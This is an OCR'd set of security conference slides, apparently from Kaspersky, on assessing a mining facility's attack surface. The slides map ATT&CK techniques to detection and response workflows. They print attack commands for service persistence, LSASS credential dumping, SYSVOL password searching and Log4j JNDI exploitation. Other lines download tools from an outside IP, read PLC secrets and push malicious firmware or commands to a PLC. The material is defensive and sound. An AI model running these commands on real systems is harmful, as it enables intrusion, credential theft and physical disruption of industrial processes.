
Minimize attack surface for industrial infrastructure



Mining facility (simplified)



Mining facility (simplified)




Make a list of threats and attacker models

Attacker model/ Threat scenario	Wireless	Internet	Corporate network	Plant engineer	Plant operator
Modification of sample **Lab assessment** quality					
Disabling the belt for **Ore movement**					
Long-term shutdown of mine **Ventilation**					


Make a list of threats and attacker models

Attacker model/ Threat scenario	Wireless	Internet	Corporate network	Plant engineer	Plant operator
Modification of sample **Lab assessment** quality	Impact	No impact	No impact	Impact	No impact
Disabling the belt for **Ore movement**	No impact	Impact	Impact	Impact	Partial
Long-term shutdown of mine **Ventilation**	Impact	No impact	Partial	Impact	No impact


Minimize capabilities to influence process




Limits of prevention activities



Tactics


Attacker model #1
Initial access
Persistance
Discovery
Lateral movement
Impact
Threat #1

Techniques



Create or Modify System Process: Windows Service T1543.003

```
sc.exe create "server power" binpath= "C:\Windows\system32\cmd.exe /c start C:\Windows\Help\help\MEUpdate.exe"
sc.exe start "server power"
```

OS Credential Dumping: LSASS Memory T1003.001

```
$windir\Help\Help\DumpMinitool.exe  --file 1.txt --processId 748 --dumpType Full"
cmd.exe /C DumpMinitool.exe --file 1.txt --processId 748 --dumpType Full"
```

Unsecured Credentials: Group Policy Preferences T1552.006

```
cmd.exe /C findstr /s /i "cpassword" \\<dc_hostname>\sysvol\*.xml"
```

BITS Jobs T1197 + Ingress Tool Transfer T1105

```
cmd.exe /c bitsadmin /transfer n http://8.210.141[.]104:8099/1.txt $public\Downloads\1.txt
```

PowerShell T1059.001 + Ingress Tool Transfer T1105

```
cmd.exe /c powershell iwr -Uri http://8.210.141[.]104:8099/1.txt -OutFile c:\1.txt -UseBasicParsing
```

Techniques

Exploitation of Remote Services T0866

```
java -jar JNDI-Injection-Exploit.jar -L 10.80.80.33:1389 -P ~/log4j_ysoserial/payload.ser
nc –lnvp 9001
```

Data from Local System T0893

```
cat /opt/PLC_ENGINEER_TOOL/secrets.conf
```

↓

Unauthorized Command Message T0855

```
python PLC_TOOL.py -h 10.80.80.141 –p 102 -s SECRET_FROM_CONF “set RPM =-1”
```


Module Firmware T0839

```
python PLC_TOOL.py -h 10.80.80.141 –p 102 -s SECRET_FROM_CONF –m update_fw malicious_fw.bin
```

↓

Manipulation of Control T0831

Denial of Control T0813



Techniques

Exploitation of Remote Services T0866

```
java -jar JNDI-Injection-Exploit.jar -L 10.80.80.33:1389 -P ~/log4j_ysoserial/payload.ser
nc –lnvp 9001
```

Data from Local System T0893

```
cat /opt/PLC_ENGINEER_TOOL/secrets.conf
```

↓

Unauthorized Command Message T0855

```
python PLC_TOOL.py -h 10.80.80.141 –p 102 -s SECRET_FROM_CONF “set RPM = -1”
```

Module Firmware T0839

```
python PLC_TOOL.py -h 10.80.80.141 –p 102 -s SECRET_FROM_CONF –m update_fw malicious_fw.bin
```

↓

Manipulation of Control T0831

Denial of Control T0813

Data sources

- Network traffic
- Application logs
- File access logs (EDR)

- PLC logs
- Network traffic

- Network traffic

Techniques

Exploitation of Remote Services T0866

```
java -jar JNDI-Injection-Exploit.jar -L 10.80.80.33:1389 -P ~/log4j_ysoserial/payload.ser
nc –lnvp 9001
```

Data from Local System T0893

```
cat /opt/PLC_ENGINEER_TOOL/secrets.conf
```

↓

Unauthorized Command Message T0855

```
python PLC_TOOL.py -h 10.80.80.141 –p 102 -s SECRET_FROM_CONF “set RPM =-1”
```

Module Firmware T0839

```
python PLC_TOOL.py -h 10.80.80.141 –p 102 -s SECRET_FROM_CONF –m update_fw malicious_fw.bin
```

↓

Manipulation of Control T0831

Denial of Control T0813

Data sources	Detection
- Network traffic - Application logs - File access logs (EDR)	- JNDI payload in body/header/URI/uriquery - Monitor files with sensitive data
- PLC logs - Network traffic	- Monitor connections to PLC from unusual sources - Monitor firmware updates
- Network traffic	- Monitor successful connections - Monitor critical parameter values

Workflow for detection & response

Test

Module Firmware T0839

```
python PLC_TOOL.py -h
10.80.80.141 –p 102 -s
SECRET_FROM_CONF –m update_fw
malicious_fw.bin
```

Workflow for detection & response


Test
Data source

Module Firmware T0839

```
python PLC_TOOL.py -h 10.80.80.141 –p 102 -s SECRET_FROM_CONF –m update_fw malicious_fw.bin
```

- PLC log
- Network traffic

Workflow for detection & response



Test

Module Firmware T0839

```
python PLC_TOOL.py -h
10.80.80.141 –p 102 -s
SECRET_FROM_CONF –m update_fw
malicious_fw.bin
```

Data source

- PLC log
- Network traffic


Availability

- PLC log has information about update process

Visibility

- PLC logs are sent to SIEM (or other tool)

Workflow for detection & response



Test

Module Firmware T0839

```
python PLC_TOOL.py -h
10.80.80.141 –p 102 -s
SECRET_FROM_CONF –m update_fw
malicious_fw.bin
```

Data source

- PLC log
- Network traffic

Availability

- PLC log has information about update process


Visibility

- PLC logs are sent to SIEM (or other tool)

Detect

- Monitor connections to PLC from unusual sources
- Monitor firmware updates

Workflow for detection & response



Test

Module Firmware T0839
python PLC_TOOL.py -h 10.80.80.141 –p 102 -s SECRET_FROM_CONF –m update_fw malicious_fw.bin

Data source

- PLC log
- Network traffic

Availability

- PLC log has information about update process

Visibility

- PLC logs are sent to SIEM (or other tool)


Detect

- Monitor connections to PLC from unusual sources
- Monitor firmware updates

Respond

- Check unusual source in inventory
- Check planned activities onsite
- Verify actions with unusual source owner

Workflow for detection & response



Test

Module Firmware T0839

```
python PLC_TOOL.py -h
10.80.80.141 –p 102 -s
SECRET_FROM_CONF –m update_fw
malicious_fw.bin
```

Data source

- PLC log
- Network traffic

Availability

- PLC log has information about update process

Visibility

- PLC logs are sent to SIEM (or other tool)

Detect

- Monitor connections to PLC from unusual sources
- Monitor firmware updates

Respond

- Check unusual source in inventory
- Check planned activities onsite
- Verify actions with unusual source owner

Example of threat


Artefacts for threat implementation

Artefacts exist and collected

Artefacts produce threat alert for analyst

Analyst have instruction for the threat

How many detection rules from practical security assessment?



Summary

Practical security assessment

- Not just security findings and recommendations

Summary

Practical security assessment

- Not just security findings and recommendations
- Attack **vectors** -> manage attack surface

Summary

Practical security assessment

- Not just security findings and recommendations

- Attack **vectors** -> manage attack surface
- Industrial **process mapping** -> prioritisation of remediation

Summary

Practical security assessment

- Not just security findings and recommendations

- Attack **vectors** -> manage attack surface
- Industrial **process mapping** -> prioritisation of remediation
- Attack **test-plan enriched with techniques, data sources and detection strategy** -> detection and response excellence

Thank you!

Incident response
across the globe

Gleb Gritsai, Head of Security Services

services@kaspersky.com

kaspersky